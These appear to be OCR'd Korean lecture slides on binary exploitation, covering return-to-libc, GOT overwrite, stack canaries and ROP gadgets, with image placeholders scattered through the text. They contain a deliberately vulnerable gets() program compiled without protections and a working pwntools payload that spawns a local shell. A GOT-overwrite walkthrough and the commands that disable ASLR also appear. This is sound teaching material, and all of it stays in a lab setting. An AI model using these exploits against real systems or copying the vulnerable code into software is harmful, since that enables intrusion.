r99bbit@ctf:~/ulsan/dep_check_practice$ checksec dep
[*] '/home/r99bbit/ulsan/dep_check_practice/dep'
    Arch:       i386-32-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
r99bbit@ctf:~/ulsan/dep_check_practice$
```

Return to Libc


기본 개념

기본 원리



Return to Libc


기본 개념



Return to Libc

기본 개념

기본 원리



printf(“hello”);

Return to Libc

실습

```
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xec02d000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xebde3000)
	/lib/ld-linux.so.2 (0xec02f000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xedd75000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xedb2b000)
	/lib/ld-linux.so.2 (0xedd77000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf434a000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf4100000)
	/lib/ld-linux.so.2 (0xf434c000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf0680000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf0436000)
	/lib/ld-linux.so.2 (0xf0682000)
r99bbit@ctf:~/ulsan$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for r99bbit:
kernel.randomize_va_space = 0
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf7fc7000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
	/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf7fc7000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
	/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf7fc7000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
	/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
	linux-gate.so.1 (0xf7fc7000)
	libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
	/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$
```

ASLR 해제

Return to Libc

실습

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
        char buf[256];
        gets(buf);

        return 0;
}
```

목표 : system("/bin/sh") 수행

gets() 사용으로 Buffer Overflow에 취약한 프로그램 제작

(컴파일 옵션)

```
gcc -o prac1 prac1.c -m32 -mpreferred-stack-boundary=2 -no-pie -fno-pic -fno-stack-protector
```

Return to Libc


실습

```
pwndbg> p system
$1 = {int (const char *)} 0xf7dcd430 <__libc_system>
pwndbg> search "/bin/sh"
Searching for byte: b'/bin/sh'
libc.so.6       0xf7f41de8 '/bin/sh'
pwndbg>
```

system()과 “/bin/sh” 주소 확보

Return to Libc


실습




Return to Libc

실습

<공격 전>




<공격 후>



Return to Libc

실습




```python
from pwn import *

p = process("./rtl")

system_addr = 0xf7dcd430
binsh_addr = 0xf7f41de8

payload = b"A"*256 + b"B"*4 + p32(system_addr) + b"C"*4 + p32(binsh_addr)

p.sendline(payload)

p.interactive()
```


Return to Libc

실습

```
r99bbit@ctf:~/ulsan$ python3 rtl.py
[+] Starting local process './rtl': pid 4327
[*] Switching to interactive mode
$ id
uid=1000(r99bbit) gid=1000(r99bbit) groups=1000(r99bbit),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),101(lxd)
$ ls -al
total 68
drwxrwxr-x  3 r99bbit r99bbit  4096 Nov  5 16:18 .
drwxr-x--- 12 r99bbit r99bbit  4096 Nov  5 16:18 ..
-rwxrwxr-x  1 r99bbit r99bbit 26406 Nov  4 18:24 bomb
drwxrwxr-x  3 r99bbit r99bbit  4096 Nov  4 20:34 bomblab
-rw-------  1 r99bbit r99bbit   465 Nov  5 16:16 .gdb_history
-rwxrwxr-x  1 r99bbit r99bbit 14804 Nov  5 15:48 rtl
-rw-rw-r--  1 r99bbit r99bbit    95 Nov  5 15:48 rtl.c
-rw-rw-r--  1 r99bbit r99bbit   204 Nov  5 16:18 rtl.py
$
```


GOT Overwrite

PLT & GOT



GOT Overwrite

PLT & GOT



GOT Overwrite

PLT & GOT

즉, GOT = = 실제 함수의 주소

GOT Overwrite

공격 아이디어

printf 함수의 GOT -> system()의 GOT

-> 의도치 않은 system 함수의 실행

IDEA

printf(“cat flag”) -> system(“cat flag”)

GOT Overwrite

GOT 덮기 실습

```c
#include <stdio.h>

int main()
{
        printf("cat flag");
        return 0;
}
```

```
r99bbit@ctf:~/ulsan/got_practice$ cat flag
FLAG{PWNABLE_EDU!!}
r99bbit@ctf:~/ulsan/got_practice$
```

소스 작성 후 flag 파일 생성
-m32 –no-pie –fno-pic

GOT Overwrite

GOT 덮기 실습

```
   0x555555555170 <_fini+4>     sub    rsp, 8
   0x555555555174 <_fini+8>     add    rsp, 8
   0x555555555178 <_fini+12>    ret
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000| rbp rsp 0x7fffffffe1f0 —▸ 0x7fffffffe290 —▸ 0x7fffffffe2f0 ◂— 0
01:0008|+008     0x7fffffffe1f8 —▸ 0x7ffff7c2a1ca (__libc_start_call_main+122) ◂— mov edi, eax
02:0010|+010     0x7fffffffe200 —▸ 0x7fffffffe240 —▸ 0x555555557dc0 (__do_global_dtors_aux_fini_arra
_entry) —▸ 0x555555555100 (__do_global_dtors_aux) ◂— endbr64
03:0018|+018     0x7fffffffe208 —▸ 0x7fffffffe318 —▸ 0x7fffffffe59b ◂— '/home/r99bbit/ulsan/got_prac
ice/got'
04:0020|+020     0x7fffffffe210 ◂— 0x155554040
05:0028|+028     0x7fffffffe218 —▸ 0x555555555149 (main) ◂— endbr64
06:0030|+030     0x7fffffffe220 —▸ 0x7fffffffe318 —▸ 0x7fffffffe59b ◂— '/home/r99bbit/ulsan/got_prac
ice/got'
07:0038|+038     0x7fffffffe228 ◂— 0xc1b862b0f6e7fc45
──────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► 0   0x555555555151 main+8
   1   0x7ffff7c2a1ca __libc_start_call_main+122
   2   0x7ffff7c2a28b __libc_start_main+139
   3   0x555555555085 _start+37
──────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

gdb에서 start 명령

GOT Overwrite

GOT 덮기 실습

```
State of the GOT of /home/r99bbit/ulsan/got_practice/got:
GOT protection: Partial RELRO | Found 2 GOT entries passing the filter
[0x804c000] __libc_start_main@GLIBC_2.34 -> 0xf7da1cf0 (__libc_start_main) ← endbr32
[0x804c004] printf@GLIBC_2.0 -> 0x8049046 (printf@plt+6) ← push 8
pwndbg> plt
Section .plt 0x8049020-0x8049050:
0x8049030: __libc_start_main@plt
0x8049040: printf@plt
pwndbg> disassemble 0x804c004
Dump of assembler code for function printf@got.plt:
   0x0804c004 <+0>:     inc    esi
   0x0804c005 <+1>:     nop
   0x0804c006 <+2>:     add    al,0x8
End of assembler dump.
pwndbg> p system
$1 = {int (const char *)} 0xf7dcd430 <__libc_system>
```

필요한 주소 획득(system, printf@got)

```
pwndbg> set *0x804c004=0xf7dcd430
pwndbg> disassemble 0x804c004
Dump of assembler code for function printf@got.plt:
   0x0804c004 <+0>:     xor    ah,dl
   0x0804c006 <+2>:     fdivr  st(7),st
End of assembler dump.
pwndbg> c
```

수동으로 got overwrite

GOT Overwrite

GOT 덮기 실습

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 4765 after child exec]
[Inferior 2 (process 4765) detached]
process 4766 is executing new program: /usr/bin/cat
warning: could not find '.gnu_debugaltlink' file for /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
FLAG{PWNABLE_EDU!!}
[Inferior 3 (process 4766) exited normally]
pwndbg>
```

Stack Smashing Protector

Stack Canary

Buffer Overflow로 인한 Return Address 변조를 방지

Stack Smashing Protector


Stack Canary

```c
#include <stdio.h>

int main()
{
        char buf[16];
        gets(buf);
}
```

```
minibeef@argos-edu:~/sysedu/week6$ ./canary_test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```


Stack Smashing Protector


Stack Canary



Stack Smashing Protector

Stack Canary





AAAA != 0xaabbccdd

stack samshing detected!

Stack Smashing Protector

Stack Canary

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08048426 <+0>:     push   ebp
   0x08048427 <+1>:     mov    ebp,esp
   0x08048429 <+3>:     sub    esp,0x10
   0x0804842c <+6>:     lea    eax,[ebp-0x10]
   0x0804842f <+9>:     push   eax
   0x08048430 <+10>:    call   0x80482e0 <gets@plt>
   0x08048435 <+15>:    add    esp,0x4
   0x08048438 <+18>:    mov    eax,0x0
   0x0804843d <+23>:    leave
   0x0804843e <+24>:    ret
End of assembler dump.
```

<stack canary X>

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08048486 <+0>:     push   ebp
   0x08048487 <+1>:     mov    ebp,esp
   0x08048489 <+3>:     sub    esp,0x14
   0x0804848c <+6>:     mov    eax,gs:0x14
   0x08048492 <+12>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048495 <+15>:    xor    eax,eax
   0x08048497 <+17>:    lea    eax,[ebp-0x14]
   0x0804849a <+20>:    push   eax
   0x0804849b <+21>:    call   0x8048330 <gets@plt>
   0x080484a0 <+26>:    add    esp,0x4
   0x080484a3 <+29>:    mov    eax,0x0
   0x080484a8 <+34>:    mov    edx,DWORD PTR [ebp-0x4]
   0x080484ab <+37>:    xor    edx,DWORD PTR gs:0x14
   0x080484b2 <+44>:    je     0x80484b9 <main+51>
   0x080484b4 <+46>:    call   0x8048340 <__stack_chk_fail@plt>
   0x080484b9 <+51>:    leave
   0x080484ba <+52>:    ret
End of assembler dump.
gdb-peda$
```

<stack canary O>

X86 ROP

Return Oriented Programming?

Return Oriented Programming

반환(복귀 주소) 지향형 프로그래밍

*객체지향프로그래밍 : 객체(Object)가 프로그램의 주가 됨

X86 ROP


Return Oriented Programming?

gadget : 부속품

```
--
8048477:       e8 a4 fe ff ff          call   8048320 <write@plt>
804847c:       83 c4 0c                add    $0xc,%esp
804847f:       b8 00 00 00 00          mov    $0x0,%eax
8048484:       c9                      leave
8048485:       c3                      ret
--
80484e8:       5b                      pop    %ebx
80484e9:       5e                      pop    %esi
80484ea:       5f                      pop    %edi
80484eb:       5d                      pop    %ebp
80484ec:       c3                      ret
